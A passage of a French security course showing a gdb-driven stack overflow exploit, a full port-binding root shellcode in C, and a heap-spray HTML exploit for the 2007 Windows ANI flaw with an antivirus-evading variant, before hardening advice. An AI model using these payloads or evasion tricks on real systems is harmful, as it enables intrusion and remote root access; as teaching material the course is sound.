End of assembler dump.
(gdb)  b *0x08048418
Breakpoint 1 at 0x8048418: file p5.c, line 9.
(gdb)
```

Ensuite on exécute le programme avec un argument de la bonne taille :

```
(gdb) run `perl -e 'print "A" x 16';`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /root/code_exemple_buffer_overflow/p5 `perl -e 'print "
A" x 16';`
AAAAAAAAAAAAAAAA

Breakpoint 1, 0x08048418 in function (str=can't compute CFA for this fram
e
) at p5.c:9
9       }
(gdb)
```

On examine les registres eip et esp :

```
(gdb) i r esp eip
esp            0xbffff59c       0xbffff59c
eip            0x8048418        0x8048418 <function+36>
(gdb)
```

Le program counter est bien à l'adresse du retour de la fonction 0x0848418

L'adresse au sommet de pile contient bien l'adresse de retour dans le main 0x0804844e :

```
(gdb) x 0xbffff59c
0xbffff59c:     0x0804844e
(gdb)
```

On va examiner la pile autour du sommet de pile qui est dans esp pour retrouver l'emplacement du buffer contenant les caractères A (hexa 41) :

```
(gdb) x/16 0xbffff570
0xbffff570:     0xbffff580      0xbffff7e2      0xbffff588      0x080482e0
0xbffff580:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff590:     0x00d82100      0x08048241      0xbffff5b8      0x0804844e
0xbffff5a0:     0xbffff7e2      0x08048340      0x0804847b      0x00d83ff4
(gdb)
```

On retrouve les 16 octet contenant A, 12 octets empilés par le compilateur et l'adresse de retour du sommet de pile.

Il faut donc se décaler de 28 octets pour écraser l'adresse de retour et placer l'adresse du jmp esp à cet endroit de la pile.

On donc passe en argument :

- 16 caractères A pour la taille normale du buffer, 12 caractères supplémentaires pour débuter le débordement
- L'adresse de l'instruction jmp esp donnée en little endian et qui sera prise comme adresse de retour de la fonction.
- Le shellcode utilisé dans l'exemple précédent. Il sera exécuté au moment du jmp *%esp puisque le pointeur de pile aura été placé à cet endroit par le retour de fonction.

Le tout est construit à l'aide de la commande perl que l'on place par commodité dans un fichier shell :

```
[root@xdq26 code_exemple_buffer_overflow]# cat bof.sh
./p5 `perl -e 'print "A" x 28 . "\x28\x84\x04\x08" . "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x52\x6
x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80"';`
[root@xdq26 code_exemple_buffer_overflow]#
```

Il reste à tester le programme :

```
[root@xdq26 code_exemple_buffer_overflow]# ./bof.sh
AAAAAAAAAAAAAAAAAAAAAAAAAAAA(▯1▯1▯1▯1▯Rhn/shh//bi▯▯RS▯▯▯

sh-4.1#
```

13.2 Exemple de Shellcode Linux disponibles

L'exemple précédent lance uniquement un Shell. Dans le cas d'une attaque réelle on utilisera généralement une connexion réseau pour prendre le contrôle de la machine. On a vu précédemment que l'écriture d'un shellcode manuellement est une tâche longue. On trouve maintenant des environnements de développement pour la génération de shellcode.

Encore plus simplement, de nombreux Shellcode sont directement disponibles sur Internet pour réaliser différentes actions. Voici un exemple permettant d'ouvrir un port et de lancer un Shell connecté sur ce port.

Il devient donc possible de lancer des commandes arbitraires à partir du réseau. Si le programme qui charge le Shellcode est exécuté sous root, l'attaquant dispose d'un accès sous root à partir du réseau.

```
/*
 * $Id: portbind-linux.c,v 1.4 2004/06/02 12:22:30 raptor Exp $
 *
 * portbind-linux.c - setuid/portbind shellcode for Linux/x86
 * Copyright (c) 2003 Marco Ivaldi &lt;raptor@0xdeadbeef.info&gt;
 *
 * Simple portbind shellcode that bind()'s a setuid(0) shell on
 * port 31337/tcp (based on bighawk's code).
 *
```

```
 * Tested on Linux.
 */

/*
 * setuid(0)
 *
 * 8049380:       31 c0                    xor    %eax,%eax
 * 8049382:       31 db                    xor    %ebx,%ebx
 * 8049384:       b0 17                    mov    $0x17,%al
 * 8049386:       cd 80                    int    $0x80
 *
 * socket(AF_INET, SOCK_STREAM, 0)
 *
 * 8049388:       31 db                    xor    %ebx,%ebx
 * 804938a:       f7 e3                    mul    %ebx
 * 804938c:       b0 66                    mov    $0x66,%al
 * 804938e:       53                       push   %ebx
 * 804938f:       43                       inc    %ebx
 * 8049390:       53                       push   %ebx
 * 8049391:       43                       inc    %ebx
 * 8049392:       53                       push   %ebx
 * 8049393:       89 e1                    mov    %esp,%ecx
 * 8049395:       4b                       dec    %ebx
 * 8049396:       cd 80                    int    $0x80
 *
 * bind(s, server, sizeof(server))
 *
 * 8049398:       89 c7                    mov    %eax,%edi
 * 804939a:       52                       push   %edx
 * 804939b:       66 68 7a 69              pushw  $0x697a
 * 804939f:       43                       inc    %ebx
 * 80493a0:       66 53                    push   %bx
 * 80493a2:       89 e1                    mov    %esp,%ecx
 * 80493a4:       b0 10                    mov    $0x10,%al
 * 80493a6:       50                       push   %eax
 * 80493a7:       51                       push   %ecx
 * 80493a8:       57                       push   %edi
 * 80493a9:       89 e1                    mov    %esp,%ecx
 * 80493ab:       b0 66                    mov    $0x66,%al
 * 80493ad:       cd 80                    int    $0x80
 *
 * listen(s, 1)
 *
 * 80493af:       b0 66                    mov    $0x66,%al
 * 80493b1:       b3 04                    mov    $0x4,%bl
 * 80493b3:       cd 80                    int    $0x80
 *
 * accept(s, 0, 0)
 *
 * 80493b5:       50                       push   %eax
 * 80493b6:       50                       push   %eax
 * 80493b7:       57                       push   %edi
 * 80493b8:       89 e1                    mov    %esp,%ecx
 * 80493ba:       43                       inc    %ebx
 * 80493bb:       b0 66                    mov    $0x66,%al
 * 80493bd:       cd 80                    int    $0x80
 *
 * dup2(c, 2)
 * dup2(c, 1)
 * dup2(c, 0)
 *
 * 80493bf:       89 d9                    mov    %ebx,%ecx
 * 80493c1:       89 c3                    mov    %eax,%ebx
 * 80493c3:       b0 3f                    mov    $0x3f,%al
```

```
 * 80493c5:       49                      dec    %ecx
 * 80493c6:       cd 80                   int    $0x80
 * 80493c8:       41                      inc    %ecx
 * 80493c9:       e2 f8                   loop   80493c3 &lt;sc+0x43&gt;
 *
 * execve("/bin/sh", ["/bin/sh"], NULL)
 *
 * 80493cb:       51                      push   %ecx
 * 80493cc:       68 6e 2f 73 68          push   $0x68732f6e
 * 80493d1:       68 2f 2f 62 69          push   $0x69622f2f
 * 80493d6:       89 e3                   mov    %esp,%ebx
 * 80493d8:       51                      push   %ecx
 * 80493d9:       53                      push   %ebx
 * 80493da:       89 e1                   mov    %esp,%ecx
 * 80493dc:       b0 0b                   mov    $0xb,%al
 * 80493de:       cd 80                   int    $0x80
 * 80493e0:       00 00                   add    %al,(%eax)
 */

char sc[] = /* 8 + 88 = 96 bytes */
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80"
"\x89\xc7\x52\x66\x68"
"\x7a\x69" // port 31337/tcp, change if needed
"\x43\x66\x53\x89\xe1\xb0\x10\x50\x51\x57\x89\xe1\xb0\x66\xcd\x80"
"\xb0\x66\xb3\x04\xcd\x80"
"\x50\x50\x57\x89\xe1\x43\xb0\x66\xcd\x80"
"\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80"
"\x41\xe2\xf8\x51\x68n/sh\x68//bi\x89\xe3\x51\x53\x89\xe1\xb0\x0b\xcd\x80";

main()
{
      int (*f)() = (int (*)())sc; f();
}
```

Lorsque le programme est lancé, on dispose d'un accès sur le port 31337 comme le montre la commande nc suivante :

```
/u/enseignant/root/cours> nc localhost 31337
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel)
ps
  PID TTY          TIME CMD
22509 pts/2    00:00:00 bash
22658 pts/2    00:00:00 xterm
22677 pts/2    00:00:00 sh
22682 pts/2    00:00:00 ps
/u/enseignant/root/cours>
```

13.3 Un exploit Buffer overflow concret

On présente ici la vulnérabilité **Windows Animated Cursor Remote Code** correspondant à l'utilisation des fichiers de curseur animés .ani, cette vulnérabilité est référencée sous le numéro CVE-2007-0038.

L'exploit de type Zero day est référence à partir du 28 mars sur les sites des éditeurs d'anti virus.

Il est diffusé publiquement sur de nombreux sites à partir du 1 avril 2007, par exemple sur http://milwOrm.com,

http://www.metasploit.com

Les attaques se développent durant le week-end du premier avril.

Le patch de correction Microsoft a été publié le 3 avril 2007.

Voici un extrait du bulletin du CERTA pour cette faille :

```
                      BULLETIN D'ALERTE DU CERTA
Objet : Vulnérabilité dans Microsoft Windows
Gestion du document

                      Tableau 1: Gestion du document
+-------------------------------------------------------------------------+
| Référence              | CERTA-2007-ALE-008-002      |
|------------------------+-----------------------------------------------|
| Titre                  | Vulnérabilité dans Microsoft Windows       |
|------------------------+-----------------------------------------------|
| Date de la première    | 29 mars 2007       |
| version                |       |
|------------------------+-----------------------------------------------|
| Date de la dernière    | 02 avril 2007       |
| version                |       |
|------------------------+-----------------------------------------------|
| Source(s)              | Annonce de sécurité sur le bloc-notes McAfee du 28 |
|                        | mars 2007       |
|------------------------+-----------------------------------------------|
| Pièce(s) jointe(s)     | Aucune       |
+-------------------------------------------------------------------------+
Une gestion de version détaillée se trouve à la fin de ce document.
1 Risque

Exécution de code arbitraire à distance.

2 Systèmes affectés

A la date de rédaction de ce bulletin d'alerte, la liste des systèmes affectées
peut encore évoluer.

 * Microsoft Windows 2000 Service Pack 4 ;
 * Microsoft Windows XP Service Pack 2 ;
 * Microsoft Windows XP 64-bit Edition Version 2003 (Itanium) ;
 * Microsoft Windows XP Professional x64 Edition ;
 * Microsoft Windows Server 2003 ;
 * Microsoft Windows Server 2003 pour systèmes Itanium (avec SP1 et SP2) ;
 * Microsoft Windows Server 2003 Service Pack 1 et Service Pack 2 ;
 * Microsoft Windows Server 2003 x64 Edition ;
 * Microsoft Windows Server 2003 x64 Edition Service Pack 2 ;
 * Microsoft Windows Vista.

3 Résumé

Une vulnérabilité non corrigée présente dans Microsoft Windows ferait
actuellement l'objet d'une exploitation à distance à l'aide d'un code
malveillant , nommé par certains antivirus Exploit-ANIfile.c ou
TROJ_ANICMOO.AX. Cette vulnérabilité serait liée à celle corrigée par Microsoft
dans le bulletin de sécurité MS05-002 du 11 janvier 2005 et détaillée dans
CERTA-2005-AVI-011.

4 Description

Cette vulnérabilité permettrait à un utilisateur distant malintentionné
d'exécuter du code arbitraire au moyen d'un fichier de données animées (icône
ou curseur) (.ani) spécialement construit. L'exploitation de cette
vulnérabilité ne nécessite aucune interaction de la part de l'utilisateur, dans
la mesure où Internet Explorer interprète ce type de fichiers sans action
```

```
particulière. L'infection peut également avoir lieu par ouverture de courrier
via Outlook ou par téléchargement d'un tel fichier ANI (transferts par USB par
exemple). Cette vulnérabilité ne concerne pas directement Outlook et Internet
Explorer, mais la bibliothèque de fonctions user32.dll de Microsoft Windows.

Cette vulnérabilité est massivement exploitée sur l'Internet.

Microsoft a publié l'avis de sécurité 935423 à ce sujet.

5 Contournement provisoire

 * Filtrer les fichiers (icône ou curseur) (.ani) au niveau des serveurs
   mandataires ou locaux ;
 * utiliser un navigateur Internet alternatif à Microsoft Internet Explorer ;
 * configurer les clients de messagerie de manière à afficher les messages
   électroniques en texte brut. Cette solution est cependant imparfaite.

6 Documentation

 * Avis de sécurité Microsoft 935423 du 29 mars 2007 :
   http://microsoft.com/technet/security/advisory/935423.mspx
* Annonce de sécurité sur le Web Log McAfee du 28 mars 2007 :
   http://www.avertlabs.com/research/blog/?p=230
* Description du code malveillant ``Exploit-ANIfile.c'' détecté par McAfee :
   http://vil.nai.com/vil/content/v_141860.htm
* Description du code malveillant ''TROJ_ANICMOO.AX'' détecté par Trend Micro
   :

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_ANICMOO.AX
* Avis CERTA CERTA-2005-AVI-011 du 12 janvier 2005 :
   http://www.certa.ssi.gouv.fr/site/CERTA-2005-AVI-011/index.html
* Bulletin de sécurité Microsoft MS05-002 du 11 janvier 2005 :
   http://www.microsoft.com/technet/security/bulletin/MS05-002.mspx
* Article concernant le premier ver exploitant la vulnérabilité de cet avis,
   ISC SANS :
   http://isc.sans.org/diary.html?storyid=2550
* Référence CVE CVE-2007-0038 :
```

Il est à noter que le fichier n'a pas forcement une extension .ani pour que l'exploit fonctionne.

La compromission peut ce produire à partir de toute page malicieuse accédée sur un site compromis ou intentionnellement construit. D'autre part si le fichier est local, le simple browse du répertoire en mode 'non classic' lance le code malveillant de la charge utile.

La faille porte sur un débordement de mémoire de Internet Explorer lors du chargement d'un fichier curseur animé de type .ani.

Plusieurs versions de l'attaque sont disponibles, en voici une utilisant une page html qui est placée sur un serveur web ainsi que le fichier .ani produisant le débordement :

```
<!--
Microsoft ANI Buffer Overflow Exploit

Author: Trirat Puttaraksa
http://sf-freedom.blogspot.com

Tested on: Windows XP SP2 fully patched + IE 6 SP2

For educational purpose only

There are many confuses about this vulnerability. Someone said that this could
not be exploited in XP SP2 - that's wrong. I provide this exploit because I
wanna to tell these people that they are in danger.
This exploit will call calc.exe (shellcode fome metasploit win32_exec
CMD=calc.exe EXITFUNC=process).

P.S. I do not include the source code for generate the .ani file because of
its damage. However, if you reverse engineer .ani file, you will know how
could I produce this exploit in 10 minutes.

I will describe this vulnerability and how to exploit it in my blog
after M$ released patch.

greets: used SkyLined's idea of exploitation.  tnx to him.
-->
<html>
<head>
</head>
<script>
shellcode = unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u01
20%u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575
%u5f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%uc031%u8b64%u
3040%uc085%u0c78%u408b%u8b0c%u1c70%u8bad%u0868%u09eb%u808b%u00b0%u0000%u688b%u5f3c%uf6
31%u5660%uf889%uc083%u507b%u7e68%ue2d8%u6873%ufe98%u0e8a%uff57%u63e7%u6c61%u2e63%u7865
%u0065");
bigblock = unescape("%u9090%u9090");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x40000) block = block+block+fillblock;
memory = new Array();
for (i=0;i<350;i++) memory[i] = block + shellcode;
```

Quelques remarques sur la construction de la page :

- L'url du fichier .ani est placée sur le serveur distant.
- La charge utile est codée en Unicode (%uxxxx) et les valeurs binaires sont récupérées à l'aide de la fonction java script unescape.

Essai d'attaque avec un anti virus périmé

Toutes ces attaques doivent être menées sur une machine n'ayant par été mise à jour avec l'update automatique Microsoft à partir de la diffusion du patch le 3 avril 2007.

Pour que l'attaque soit effective il ne faut pas que l'anti virus éventuellement installé détecte au vol le chargement de la page. C'est le cas si la mise à jour de l'antivirus est suffisamment ancienne. Ou bien si on désactive provisoirement l'analyse à l'accès d'un fichier.

On obtient bien dans ce cas le chargement de la calculette calc depuis la page html malicieuse. Bien entendu dans un cas réel le shellcode utilisé sera différent afin d'installer un rootkit par exemple.

Mise à jour de l'anti-virus

Le code java script de la page html a déjà été utilisé dans une faille similaire plus ancienne le code java script est donc détecté avec un antivirus mis à jour même avant la diffusion de la faille .ani en date du 28 mars 2007. Dans ce cas l'attaque échoue.

Il est à noter que l'anti virus peut être trompé en modifiant simplement le code java script comme dans l'exemple suivant :

```
<head>
</head>
<script>
v11111 = unescape("%ue8fc%u0044%u0000%u458b%u8b3c%u057c%u0178%u8bef%u184f%u5f8b%u0120%
u49eb%u348b%u018b%u31ee%u99c0%u84ac%u74c0%uc107%u0dca%uc201%uf4eb%u543b%u0424%ue575%u5
f8b%u0124%u66eb%u0c8b%u8b4b%u1c5f%ueb01%u1c8b%u018b%u89eb%u245c%uc304%uc031%u8b64%u304
0%uc085%u0c78%u408b%u8b0c%u1c70%u8bad%u0868%u09eb%u808b%u00b0%u0000%u688b%u5f3c%uf631%
u5660%uf889%uc083%u507b%u7e68%ue2d8%u6873%ufe98%u0e8a%uff57%u63e7%u6c61%u2e63%u7865%u0
065");
v22222 = unescape("%u9090%u9090");

v4444 = 20;
v33333 = v4444+v11111.length;
while (v22222.length<v33333) v22222+=v22222;
fillv55555 = v22222.substring(0, v33333);
v55555 = v22222.substring(0, v22222.length-v33333);
while(v55555.length+v33333<0x40000) v55555 = v55555+v55555+fillv55555;
v66666 = new Array();
for (i=0;i<350;i++) v66666[i] = v55555 + v11111;
</script>
<body style="CURSOR: url('https://s4.ie2.u-psud.fr/suexec/fiupso/zzzz')">
</body>
</html>
```

Avec ce fichier l'attaque n'est pas détectée si la mise à jour de l'anti virus est antérieure au 28 mars 2007.

Après la mise à jour de l'anti virus, le fichier contenant le curseur animé est détecté et bloqué lors de l'accès.

14 Conclusion

14.1.1 Configuration des postes

Parmi toutes les mesures de protection il ne faut pas éliminer la bonne configuration du poste final d'un point de vue sécurité. Certains points ont déjà été abordés, ils sont simplement rappelés ici :

- Configuration du pare feu local
- Mise en place de l'outil de sécurité selinux.
- Vérification de la sécurité des mots de passe
- Eventuellement chiffrement des données

La configuration des postes ne doit pas se borner aux systèmes informatiques classiques fixes ou nomades, il faut également penser à tous les équipements actifs d'un réseau qui comportent dans la plupart des cas des serveurs web et donc des ports actifs, des mots de passe à configurer etc…

Par exemple :

- Imprimantes
- Switchs et hubs
- Equipement de gestion de l'alimentation électrique, prises contrôlables à distance, onduleurs, alarmes et détection d'intrusion, etc…
- Téléphones IP

14.2 Elimination des services inutiles

L'arrêt des services non utilisés ne doit pas être négligé, cela permet de fermer des ports qui sont autant de porte d'entrées potentielles pour une attaque exploitant de probables vulnérabilités futures.

14.3 Politique de mise à jour

Comme l'analyse des statistiques des CERT le montre le nombre des vulnérabilités découvertes a considérablement augmenté dans l'année 2006. La fréquence des mises à jour mise à disposition par les éditeurs est donc maintenant au minimum journalière.

14.4 Sécurisation de la machine

Dans le cas d'un PC il convient de mettre un mot de passe sur le BIOS pour interdire les manipulations sur l'ordre de boot. et sur la configuration des périphériques. Dans le cas contraire un utilisateur peut prendre le contrôle de la machine et éventuellement lire les données du disque en chargeant un autre OS que celui mis en place par l'administrateur.

14.5 Contrôle du chargement

Dans le cas d'un Unix il faut interdire le chargement en mode dit « single user » qui donne accès à un Shell sous root sans avoir de demande de mot de passe.

Pour cela, sous linux, il faut mettre un mot de passe sur le chargeur qui lance le système c'est-à-dire généralement **grub.**

Il existe aussi plusieurs outils permettant de changer les mots de passe d'une machine Windows à partir d'un cd rom Xp live CD

14.6 Choix de l'OS et chiffrement

Si cette possibilité est disponible le choix de l'OS peut faciliter la tâche de l'administrateur d'un point de vue sécurité. En dehors de l'environnement Windows il existe des distributions Linux orientés vers la sécurité comme Immunix, Openwall, hardened gentoo.

Choisir également un système permettant le chiffrement des données de façon transparente.

14.7 Outil de protection

Les nombreux outils de détection et de protections peuvent être utilisés avec profit, aussi bien sur le machine qu'au niveau du réseau. Cela implique une veille active pour suivre les traces de tous ces outils. Certains outils peuvent être configurés pour réagir dynamiquement à une attaque en temps réel sans intervention directe de l'administrateur.

14.8 Honeypots

La connaissance des méthodes d'attaque est une des clés de la protection. La veille technologique, typiquement sur Internet, est une approche indispensable.

Pour aller plus loin dans cette démarche certain administrateur mettent en place des « pot de miel » qui sont des machines ou des programmes destinés à attirer et piéger les pirates.

Les honeypots mis généralement en production sont généralement dit à « faible interaction ». Il s'agit généralement d'un simulation des machines et des services donnant simplement une façade à attaquer. Les informations obtenues en terme de méthode d'attaque des pirates sont donc très limitées. On peut citer par exemple « honeyd »

Dans le domaine de la recherche les organisations impliquées dans la sécurité utilisent des systèmes et des services réels. On parle dans ce cas de « forte interaction ». Le réseau supportant ces machines doit être parfaitement cloisonné et la surveillance particulièrement soignée.

15 Bibliographie

[**1] Management de la sécurité de l'information**

Alexandre Fernandez-Toro ISBN 978-2_212_12218-3

[2] Protection des données personnelles dans le système d'information

Guillaume Piolle 1

1 CIDRE - Confidentialité, Intégrité, Disponibilité et Répartition

CentraleSupélec, Inria Rennes – Bretagne Atlantique , IRISA-D1 - SYSTÈMES LARGE ÉCHELLE

[3] Les RFC sont disponibles sur Internet

[4] Cryptographie Théorie et pratique Douglas Stinson isbn 2-7117-4800-6

[5] Architecture PKI et communications sécurisées Jean-Guillaume Dumas Pascal Lafourcade Patrick Redon ISBN 987-2-10-072615-8

[6] PKI sous Windows Server 2016 Patrick Izzo ISBN 978-2-409-00537-4

[7] http://www.ssi.gouv.fr/certification-qualification

[8] liens sur Selinux :

http://www.nsa.gov/selinux/papers/policy2/t1.html

http://www.crypt.gen.nz/selinux/faq.html

http://fedora.redhat.com/docs/selinux-faq-fc5/

http://www.gentoo.org/proj/en/hardened/selinux/selinux-handbook.xml

http://selinux-symposium.org/2006/papers/03-SELinux-and-MLS.pdf

[9] SElinux By Example, Frank Mayer, David Caplan, Karl MacMillan ISBN 0132704587, 9780132704588

[10] Méthode EBIOS https://www.ssi.gouv.fr/guide/ebios-2010-expression-des-besoins-et-identification-des-objectifs-de-securite/

[11] Méthode MEHARI https://clusif.fr/mehari/

[12] John MARKOFF https://www.nytimes.com/2012/10/30/science/rethinking-the-computer-at-80.html?partner=rss&emc=rss

[13] Computer-Related Risks Peter G. Neumann ISBN 0321703162, 9780321703163

[14] Zero Trust Networks Building Secure Systems in Untrusted Network By Evan Gilman, Doug Barth

Publisher: O'Reilly Media Release Date: June 2017

[15] Draft NIST Special Publication 800-207 https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-207-draft.pdf